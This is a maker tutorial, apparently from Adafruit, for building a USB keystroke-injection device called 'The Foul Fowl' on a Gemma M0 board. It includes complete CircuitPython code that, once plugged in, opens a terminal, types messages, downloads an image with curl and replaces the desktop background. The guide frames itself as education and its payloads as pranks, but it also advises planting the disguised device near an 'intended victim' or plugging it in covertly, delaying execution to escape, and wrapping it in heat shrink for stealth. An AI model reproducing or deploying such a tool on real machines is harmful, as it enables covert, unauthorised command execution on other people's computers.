The Foul Fowl -- Keystroke Injection Attack Tool with Gemma M0

Created by John Park

https://learn.adafruit.com/the-foul-fowl-keyboard-injection-payload-gemma-m0


Last updated on 2024-06-03 02:19:15 PM EDT

Table of Contents

Overview

A Keystroke Injection Attack Tool (sometimes called a "Rubber Ducky (https://adafru.it/Cks)") is a specially designed USB device, often disguised as a thumb drive, that automatically runs code on any host computer into which it is plugged. It does so by appearing to the computer as a USB HID ('Human Interface Device') keyboard and/or mouse, and then “typing” in keyboard shortcuts and commands.

This can be a vector for malicious code, and is potentially dangerous and destructive! This project aims to educate you and your “victim” on the dangers of these devices. Nothing is quite so memorable a lesson in security as plugging in an innocent looking device and being met with a flurry of terminal windows and text popping up, and receiving an automatically deployed desktop background that says “You just go PWND, be more careful next time!"



ALERT: do not use this knowledge for evil. Never use such a device on a computer that plays a critical role in safety, health, or security environments. This is best used a prank when you are nearby to prevent the user from smashing their machine to bits in frustration!

One very powerful feature of the Gemma M0 (and other ATSAMD21 ARM Cortex M0-based microcontrollers) is its ability to appear as a keyboard or mouse when plugged into a computer's USB port.


By using a small CircuitPython program, you can tell the Gemma M0 to begin "typing" commands as soon as it is plugged into USB.

The Gemma M0 can also pretend to be a USB mouse, so we also have a project (https://adafru.it/AWv) where you can program it with MakeCode to wait dormant for long periods of time, and then jiggle the cursor for a few seconds!

You can code this project up using any 'M0 board that MakeCode supports, including the Metro M0, Trinket M0, even the Circuit Playground Express!

Parts

All you'll need to pull off this prank is a Gemma M0 and a short USB cable.



1 x Gemma M0 https://www.adafruit.com/product/3501

Powerful yet small microcontroller

A/Micro B - 6"

1 x USB Cable https://www.adafruit.com/product/898

A/Micro B - 6"

Optional Parts

While programming the Foul Fowl, it's handy to have a short jumper cable to disable the keystroke injection, such as this one:

1 x Short Wire Alligator Clip Test Lead https://www.adafruit.com/product/1592


set of 12

The short USB cable is a great way to connect the Foul Fowl to a host computer. For an even more compact solution, you can use a tiny OTG USB adapter:

1 x Tiny OTG Adapter https://www.adafruit.com/product/2910


USB Mircro to USB

If you want to seal up your Foul Fowl to make it a bit more discreet, you can insert it into a short length of 3/4" diameter heat shrink tubing.



Next, let's take a look at coding the Foul Fowl with CircuitPython for keystroke injection attacks.

Code the Fowl Foul



CircuitPython Preparation

First, follow this guide https://learn.adafruit.com/adafruit-gemma-m0/circuitpython (https://adafru.it/zAl) to get started with coding the Gemma M0 in CircuitPython. Install the latest release version of CircuitPython on the board. You may also want to install the Mu editor https://learn.adafruit.com/adafruit-gemma-m0/installing-mu-editor (https://adafru.it/BGP) for your coding needs.

Once you can successfully code in Mu and upload to the board, return here.

USB Keystroke/Mouse Injections

There are nearly limitless things you can do to a computer with a keystroke payload injection. Here are just a few ideas:


- intermittent typing of random characters in the active text field
- swap out the background image
- download and run a script
- launch applications
- open a command shell
- turn the caps lock on at random (Windows only, this doesn't work on mac os)

Paradox of Coding HID Exploits

One rather glaring issue exists when you're coding this sort of program: how to upload the code to the board without having the exploit attack your own computer?

One answer is to use a hardware jumper. This switch will be the first thing we check for when the CircuitPython code runs — if the jumper is safely in place, nothing happens. If the jumper is not in place, it will run the full exploit.

So, it's a good idea at this time to connect pin **D2** to **GND** with a wire or alligator clip lead. You can remove it for full testing when ready.



HID Keyboard Basics

This guide page (https://adafru.it/BhT) has a great intro to CircuitPython HID Keyboard. Below is a sample program that will show you how to use the **adafruit_hid** library commands.

You'll need to install the adafruit_hid bundle which comes with Keyboard, Keycode and Mouse support (https://adafru.it/y8E)

Then try running this example code which will create 3 'buttons' on three Gemma M0 pins:

```
# SPDX-FileCopyrightText: 2017 Limor Fried for Adafruit Industries
#
# SPDX-License-Identifier: MIT
```

```
# CircuitPlayground demo - Keyboard emu

import time

import board
import usb_hid
from adafruit_hid.keyboard import Keyboard
from adafruit_hid.keyboard_layout_us import KeyboardLayoutUS
from adafruit_hid.keycode import Keycode
from digitalio import DigitalInOut, Direction, Pull

# A simple neat keyboard demo in circuitpython

# The button pins we'll use, each will have an internal pullup
buttonpins = [board.D2, board.D1, board.D0]
# our array of button objects
buttons = []
# The keycode sent for each button, will be paired with a control key
buttonkeys = [Keycode.A, Keycode.B, "Hello World!\n"]
controlkey = Keycode.SHIFT

# the keyboard object!
# sleep for a bit to avoid a race condition on some systems
time.sleep(1)
kbd = Keyboard(usb_hid.devices)
# we're americans :)
layout = KeyboardLayoutUS(kbd)

# make all pin objects, make them inputs w/pullups
for pin in buttonpins:
    button = DigitalInOut(pin)
    button.direction = Direction.INPUT
    button.pull = Pull.UP
    buttons.append(button)

led = DigitalInOut(board.D13)
led.direction = Direction.OUTPUT

print("Waiting for button presses")

while True:
    # check each button
    for button in buttons:
        if not button.value:  # pressed?
            i = buttons.index(button)
            print("Button #%d Pressed" % i)

            # turn on the LED
            led.value = True

            while not button.value:
                pass  # wait for it to be released!
            # type the keycode or string
            k = buttonkeys[i]  # get the corresp. keycode/str
            if isinstance(k, str):
                layout.write(k)
            else:
                kbd.press(controlkey, k)  # press...
                kbd.release_all()  # release!

            # turn off the LED
            led.value = False

    time.sleep(0.01)
```

Touch any of the digital IO pads to ground using a wire to have the keypresses sent.

For more detail check out the documentation at https://circuitpython.readthedocs.io/projects/hid/en/latest/

Foul Fowl Code

This full-blown Foul Fowl program is a much more involved example that can launch a terminal and type a message to the user, and can even cause the target computer to download an image file and insert it as the desktop background.

The reason these things are possible is that there are keyboard shortcuts to do things like launching system-wide searches for applications which can all be executed with the HID keystrokes.

The program contains a couple different possible payloads to deploy -- you can choose one by changing the value of the `payload` variable. You can also get creative and write new payloads to deploy, just follow the examples in the code to make them selectable with the same `payload` variable.

Additionally, you can pick the operating system of the target machine by changing the value of the `operating_system` variable.

Click **Download Project Bundle** and copy the **code.py** file and the entire **lib** folder to your **CIRCUITPY** drive.

```
# SPDX-FileCopyrightText: 2018 John Edgar Park for Adafruit Industries
#
# SPDX-License-Identifier: MIT

# Foul Fowl
# Keystroke Injection Payload for Adafruit Gemma M0
# Use at your own risk -- for educational purposes only. Don't destroy stuff.
# Automatically 'types' exploits when plugged into USB on Win or macos computer
# Select which operating system below in 'operating_system' variable

# Use a jumper wire from D2 to GND to prevent injection while programming!

import time

import board
import usb_hid
from adafruit_hid.keyboard import Keyboard
from adafruit_hid.keyboard_layout_us import KeyboardLayoutUS
from adafruit_hid.keycode import Keycode
from digitalio import DigitalInOut, Direction, Pull

######################################################################
# Select the target operating system for payload:
operating_system = 0  # '0' for mac os,  '1' for windows
# Choose a payload:
# '0' is terminal 'Hello Friend' -- runs on both Windows and mac os
# '1' is terminal plus background swap  -- runs only on mac os
```

```
payload = 0
#####################################################################

# The button pins we'll use, each will have an internal pullup
buttonpins = [board.D2, board.D1, board.D0]  # D1 and D0 not currently used,
# but you could add jumper configurations for different payloads
# our array of button objects
buttons = []

# the keyboard object!
kbd = Keyboard(usb_hid.devices)
# we're americans :)
layout = KeyboardLayoutUS(kbd)

# make all pin objects, make them inputs w/pullups
for pin in buttonpins:
    button = DigitalInOut(pin)
    button.direction = Direction.INPUT
    button.pull = Pull.UP
    buttons.append(button)

led = DigitalInOut(board.D13)
led.direction = Direction.OUTPUT

payload_delivered = 0  # keep track of run state

#  Delay a moment after insertion to make sure things settle down
time.sleep(2)
print("Ready.")
# Turn on the onboard LED
led.value = True
# Wait a moment
pause = 0.25


# The functions that follow are the various payloads to deliver


# pylint: disable=too-many-statements
def launch_terminal():
    if operating_system is 0:
        led.value = False
        # open Finder search on mac os
        kbd.press(Keycode.GUI, Keycode.SPACE)  # macos command key, aka 'GUI'
        kbd.release_all()
        led.value = True
        time.sleep(pause)  # short delay

        # open terminal
        led.value = False
        layout.write("terminal")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        led.value = True
        time.sleep(pause)

        # create new terminal window
        led.value = False
        kbd.press(Keycode.GUI, Keycode.N)
        kbd.release_all()
        led.value = True
        time.sleep(pause)

        # say Hello
        led.value = False
        layout.write('osascript -e \'set volume 7\'')
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
```

```
        kbd.release_all()
        led.value = True
        time.sleep(pause)
        led.value = False
        layout.write("say \'Hello friend\' -i -r 20")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        led.value = True
        time.sleep(5)

        # clear the terminal
        led.value = False
        layout.write("clear")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        led.value = True
        time.sleep(2)

        led.value = False
        layout.write(
            "echo \'Try to be more careful what you put in your USB port.\'")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        led.value = True
        time.sleep(1)

    elif operating_system is 1:
        led.value = False
        # open os search
        kbd.press(Keycode.GUI)  # the windows  key, aka "GUI"
        # print("windows search key pressed... ")
        kbd.release_all()
        led.value = True
        time.sleep(pause)  # short delay
        # opens notepad
        led.value = False
        layout.write("notepad")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        led.value = True
        time.sleep(pause)

        # type a message a few times
        for _ in range(3):
            layout.write("HELLO FRIEND")
            # time.sleep(pause)
            kbd.press(Keycode.ENTER)
            kbd.release_all()
            # time.sleep(pause)
        time.sleep(2)

        layout.write(
            "  _   _ _____ _     _     ___     "
            " _____ ____  ___ _____ _   _ ____"
        )
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        layout.write(
            "| | | | ____| |   | |   / _ \  | "
            "  ___|  _ \|_ _| ____| \ | |  _ \ "
        )
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        layout.write(
            "| |_| |  _| | |   | |  | | | | | |"
```

```
            "_  | |_) || ||  _| |  \| | | | |"
        )
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        layout.write(
            "|  _  | |___| |___| |__| |_| | | "
            " _| |  _ < | || |___| |\  | |_| |"
        )
        kbd.press(Keycode.ENTER)
        kbd.release_all()
        layout.write(
            "|_| |_|_____|_____|_____\___/  |_"
            "|   |_| \_\___|_____|_| \_|____/ "
        )
        kbd.press(Keycode.ENTER)
        kbd.release_all()

        layout.write("Try to be more careful what you put in your USB port!")
        time.sleep(pause)
        kbd.press(Keycode.ENTER)
        kbd.release_all()


def download_image():
    led.value = False
    # run this after running 'launch_terminal'
    layout.write("cd ~/Desktop")
    led.value = True
    time.sleep(pause)
    kbd.press(Keycode.ENTER)
    kbd.release_all()

    led.value = False
    layout.write("ls")
    time.sleep(pause)
    kbd.press(Keycode.ENTER)
    kbd.release_all()
    led.value = True
    time.sleep(pause)

    # this says where to save image, and where to get it
    led.value = False

    url = (
        'https://cdn-learn.adafruit.com/assets/assets/000/051/840/'
        'original/hacks_foulFowl.jpg'
    )
    layout.write(
        'curl -o ~/Desktop/hackimage.jpg {}'.format(url)
    )
    time.sleep(pause)
    kbd.press(Keycode.ENTER)
    led.value = True
    kbd.release_all()

    time.sleep(16)  # this needs to wait long enough for download
    led.value = False
    print("done sleeping... ")
    # set permissions so image can be made a bacground
    layout.write('chmod 777 hackimage.jpg')
    time.sleep(pause)
    kbd.press(Keycode.ENTER)
    led.value = True
    kbd.release_all()
    time.sleep(0.5)


def replace_background():
    led.value = False
```

```
    # run this after download_image (which ran after launch_terminal)
    # it uses actionscript to change the background
    layout.write(
        'osascript -e \'tell application \"System Events\" '
        'to set picture of every desktop to (POSIX path of '
        '(path to home folder) & \"/Desktop/hackimage.jpg\" '
        'as POSIX file as alias)\''
    )
    time.sleep(pause)
    kbd.press(Keycode.ENTER)
    kbd.release_all()
    led.value = True
    time.sleep(4)

    # refresh
    led.value = False
    layout.write('killall Dock')
    time.sleep(0.5)
    kbd.press(Keycode.ENTER)
    kbd.release_all()
    led.value = True
    time.sleep(3)  # give it a moment to refresh dock and BG


def hide_everything():
    led.value = False
    # print("Hiding stuff... ")
    kbd.press(Keycode.F11)
    led.value = True
    time.sleep(10)
    kbd.release_all()


while True:
    # check for presence of jumper from GND to D2
    if buttons[0].value is False and payload_delivered is 0:
        led.value = True
        print("Jumpered safely.")
        for i in range(6):  # blink 3 times
            led.value = not led.value
            time.sleep(0.3)
        led.value = False
        payload_delivered = 1

    if buttons[0].value is True and payload_delivered is 0:  # run it
        led.value = True
        print("Release the water fowl!")  # for debugging in screen or putty
        for i in range(10):  # blink 5 times
            led.value = not led.value
            time.sleep(0.3)
        time.sleep(1)
        if payload is 0:
            launch_terminal()
            payload_delivered = 1
        elif payload is 1:
            launch_terminal()
            download_image()  # only uncomment and run this on mac os
            replace_background()  # only uncomment and run this on mac os
            hide_everything()  # only uncomment and run this on mac os
            payload_delivered = 1
        led.value = False
```

With your jumper wire in place, copy the code, paste it into Mu, and then save it to your Gemma M0 as **code.py**.

Operating Systems and Payloads

Before running, configure the program for use on the target computer's operating system and desired payload.

Change the `operating_system` variable to `0` for mac os or `1` for Windows.

The `payload` variable can be set to `0` in order to launch a terminal window and message attack on either operating system. Look at the functions below to study what each payload does. For example, if run on Windows, the 0 payload will:

- Inject the 'GUI' (Windows key) keystroke to open a system search field
- Enter the text 'notepad' and the Enter key
- Type a warning message in the Notepad window

In mac os, the 0 payload will:

- Launch a Finder search with 'GUI' (command key) and spacebar
- Type 'terminal' and the Enter key, and make a new Terminal window
- Run a system script to set the system volume control
- Run the 'say' program to speak a creepy greeting message
- Leave a message in the Terminal window

Have a look at payload 1, which is even more involved. It runs scripts to download an image file, swap the background image, and more!

Some target computers may have non-standard settings on them which can thwart certain payload injection attempts. For example, users who switch to third party Finder search programs may not be successfully attacked via the GUI/Space injection. If you goal is to prank someone you know well, it may be possible to test some of these things before the prank and tune settings as needed.

You can also come up with your own payloads -- it's an interesting challenge to figure out what can be done to a computer automatically with only keyboard access. You may want to search the internet for "Rubber Ducky payloads" for more ideas.

Next, we'll deploy the payload.

Deploy the Fowl Foul


A typical method of deploying a keystroke injection attack tool is to disguise it as a regular USB thumb drive, and leave it lying around near the intended victim's computer. Human nature being what it is, there's a good chance they'll pick it up and plug it in, just to see what's on there, or maybe look for identifying information in order to return it to the rightful owner.


You can do the same with your Gemma M0, if the person you want to prank has a penchant for microcontrollers, or you can sneakily plug it into their computer while they're focused on the screen. Want to be sure to get away scott free? You could add a delay to your code so it won't run for a little while after being plugged in -- make a clean getaway and then wait for the antics to begin!


Optional Upgrades


Here are a couple of upgrades you can make to your Foul Fowl.

For one, you can take a short length of heat shrink tubing and encase the Gemma M0 and USB cable for a nice, stealthy package!











Plug the USB cable into the Gemma M0
Slide on heat shrink tubing
Heat the tubing with a heat gun

There, that's a bit less noticeable!

